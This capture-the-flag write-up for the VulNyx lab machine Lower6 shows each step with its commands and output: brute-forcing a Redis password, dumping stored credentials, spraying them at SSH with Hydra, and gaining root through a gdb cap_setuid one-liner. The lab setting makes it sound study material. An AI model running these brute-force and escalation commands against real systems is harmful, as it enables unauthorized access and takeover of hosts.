Lower-6
Overview
A VulNyx machine involving Redis enumeration, credential disclosure, SSH access through password reuse, and privilege escalation via a misconfigured Linux capability on gdb.

🎯 Target Information
- Platform: VulNyx
- Machine Name: Lower6
- Key Vulnerabilities:
- Weak Redis Authentication
- Credential Disclosure
- SSH Credential Reuse
- Linux Capabilities Misconfiguration
- Privilege Escalation via
gdb
🔍 Network Discovery
First, scan the local network to identify active hosts using arp-scan.
sudo arp-scan --localnet
Result
$ sudo arp-scan  --localnet
[sudo] password for arc:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:8d:a8:e2, IPv4: 192.168.29.56
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.29.3    00:0c:29:f2:ba:19       (Unknown)
192.168.29.4    f6:ad:e9:27:6f:23       (Unknown: locally administered)
192.168.29.1    d8:78:c9:bd:6b:b7       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.997 seconds (128.19 hosts/sec). 3 responded
The target machine IP address was identified as:
192.168.29.3
🔎 Enumeration
Nmap Scan
Perform a full TCP port scan:
nmap -n -Pn -sSV -p- --min-rate 5000 192.168.29.3
Scan Results
$ nmap -n -Pn -sVS  -p- --min-rate 5000  192.168.29.3

Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 08:34 -0700
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 08:34 (0:00:00 remaining)
Nmap scan report for 192.168.29.3
Host is up (0.00045s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
6379/tcp open  redis   Redis key-value store
MAC Address: 00:0C:29:F2:BA:19 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.01 seconds
Findings
- Port 22 → SSH
- Port 6379 → Redis Server
The Redis service appeared particularly interesting and potentially vulnerable.
🔐 Redis Enumeration
Attempt to retrieve Redis server information:
redis-cli -h 192.168.29.3 INFO
Result
$ redis-cli -h 192.168.29.3 INFO
NOAUTH Authentication required.
The Redis server requires authentication.
🔓 Redis Password Brute Force
Use Nmap using the redis-brute to brute-force the Redis password:
nmap -p 6379 --script redis-brute 192.168.29.3
Result
$ nmap -p 6379 --script redis-brute 192.168.29.3

Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 01:14 -0700
Nmap scan report for 192.168.29.3
Host is up (0.0015s latency).

PORT     STATE SERVICE
6379/tcp open  redis
| redis-brute:
|   Accounts:
|     hellow - Valid credentials
|_  Statistics: Performed 4675 guesses in 11 seconds, average tps: 425.0
MAC Address: 00:0C:29:F2:BA:19 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 11.74 seconds
Successfully recovered the Redis password.
🔍 Redis Key Enumeration
Use the password to enumerate Redis keys:
redis-cli -h 192.168.29.3 -a hellow KEYS '*'
Result
$ redis-cli -h 192.168.29.3 -a hellow KEYS '*'
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
1) "key5"
2) "key1"
3) "key4"
4) "key2"
5) "key3"
📄 Retrieving Stored Data
Retrieve all key values using MGET:
redis-cli -h 192.168.29.3 -a hellow \
MGET key1 key2 key3 key4 key5
Result
$ redis-cli -h 192.168.29.3 -a hellow MGET key1 key2 key3 key4 key5
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
1) "killer:K!ll3R123"
2) "ghost:Ghost!Hunter42"
3) "snake:Pixel_Sn4ke77"
4) "wolf:CyberWolf#21"
5) "shadow:ShadowMaze@9"
Important Finding
The Redis database contained usernames and passwords.
📝 Preparing Wordlists
Users File
users.txt :
killer
ghost
snake
wolf
shadow
Passwords File
pass.txt :
K!ll3R123
Ghost!Hunter42
Pixel_Sn4ke77
CyberWolf#21
ShadowMaze@9
🔓 SSH Brute Force
Use Hydra against SSH:
hydra -L users.txt -P pass.txt ssh://192.168.29.3
Result
$ hydra -L users.txt -P pass.txt ssh://192.168.29.3 -t 64
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-14 08:47:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 25 tasks per 1 server, overall 25 tasks, 25 login tries (l:5/p:5), ~1 try per task
[DATA] attacking ssh://192.168.29.3:22/
[22][ssh] host: 192.168.29.3   login: killer   password: ShadowMaze@9
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-14 08:47:08
Valid Credentials
Username: killer
Password: ShadowMaze@9
🖥 Initial Access and verife
Login through SSH:
$ ssh killer@192.168.29.3
killer@192.168.29.3's password:
killer@lower6:~$ id ; whoami
uid=1000(killer) gid=1000(killer) grupos=1000(killer)
killer
Successfully gained access as user killer.
⚠️ Sudo Enumeration
Attempt to use sudo:
sudo -l
Result
killer@lower6:~$ sudo -l
-bash: sudo: orden no encontrada
The sudo command is not available on the system.
🔍 Linux Capabilities Enumeration
Enumerate binaries with Linux capabilities using getcap:
/usr/sbin/getcap -r / 2>/dev/null
Result
killer@lower6:~$ /usr/sbin/getcap -r / 2>/dev/null
/usr/bin/ping cap_net_raw=ep
/usr/bin/gdb cap_setuid=ep
Important Finding
The gdb binary has the capability:
cap_setuid=ep
This capability allows privilege escalation to root.
🚀 Privilege Escalation via GDB
Use the GTFOBins technique to obtain a root shell:
/usr/bin/gdb -nx -ex 'python import os; os.setuid(0)' -ex '!/bin/sh' -ex quit
Result
killer@lower6:~$ /usr/bin/gdb -nx -ex 'python import os; os.setuid(0)' -ex '!/bin/sh' -ex quit
GNU gdb (Debian 13.1-3) 13.1
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
#
Successfully obtained a root shell.
🔧 Upgrading to Interactive Shell
Spawn a more interactive shell:
script /dev/null -c bash
👑 Verification
Check privileges:
id ; whoami
Result
root@lower6:~# id ; whoami
uid=0(root) gid=1000(killer) grupos=1000(killer)
root
Successfully escalated privileges to root.
🏁 Flags
Locate Flags
find / -type f -name root.txt -o -name user.txt 2>/dev/null
Result
root@lower6:~# find / -type f -name root.txt -o -name user.txt 2</dev/null
/root/root.txt
/home/killer/user.txt
📄 User Flag
cat /home/killer/user.txt
8ec061fc51f064186d2b06**********
👑 Root Flag
cat /root/root.txt
03f4adf5855fe3a1e0df4b**********
🧾 Summary
| Phase | Technique |
|---|---|
| Network Discovery | arp-scan |
| Enumeration | Nmap |
| Service Enumeration | Redis |
| Credential Attack | Nmap |
| Credential Disclosure | Redis Keys |
| Initial Access | SSH |
| Privilege Escalation | Linux Capabilities |
| Root Access | GDB Exploitation |
🚀 Key Takeaways
- Redis databases may expose sensitive credentials if improperly secured.
- Password reuse can lead to full system compromise.
- Linux capabilities can be as dangerous as SUID binaries.
gdbwithcap_setuidcan directly provide root access.- Always enumerate capabilities during privilege escalation.

Related Posts
FING - Vulnyx
Enumerated users through the Finger service, obtained SSH access with weak credentials, and escalated privileges via a …
Lower-4
Enumerated a valid user using the Ident protocol, brute-forced SSH credentials, and abused sudo access to multitail to …
Doctor - Vulnyx
Exploited LFI to retrieve an encrypted SSH key, cracked its passphrase, gained SSH access, and escalated privileges via …
Lower-7
Recovered FTP credentials from a leaked username, uploaded a Node.js reverse shell, obtained access as a low-privileged …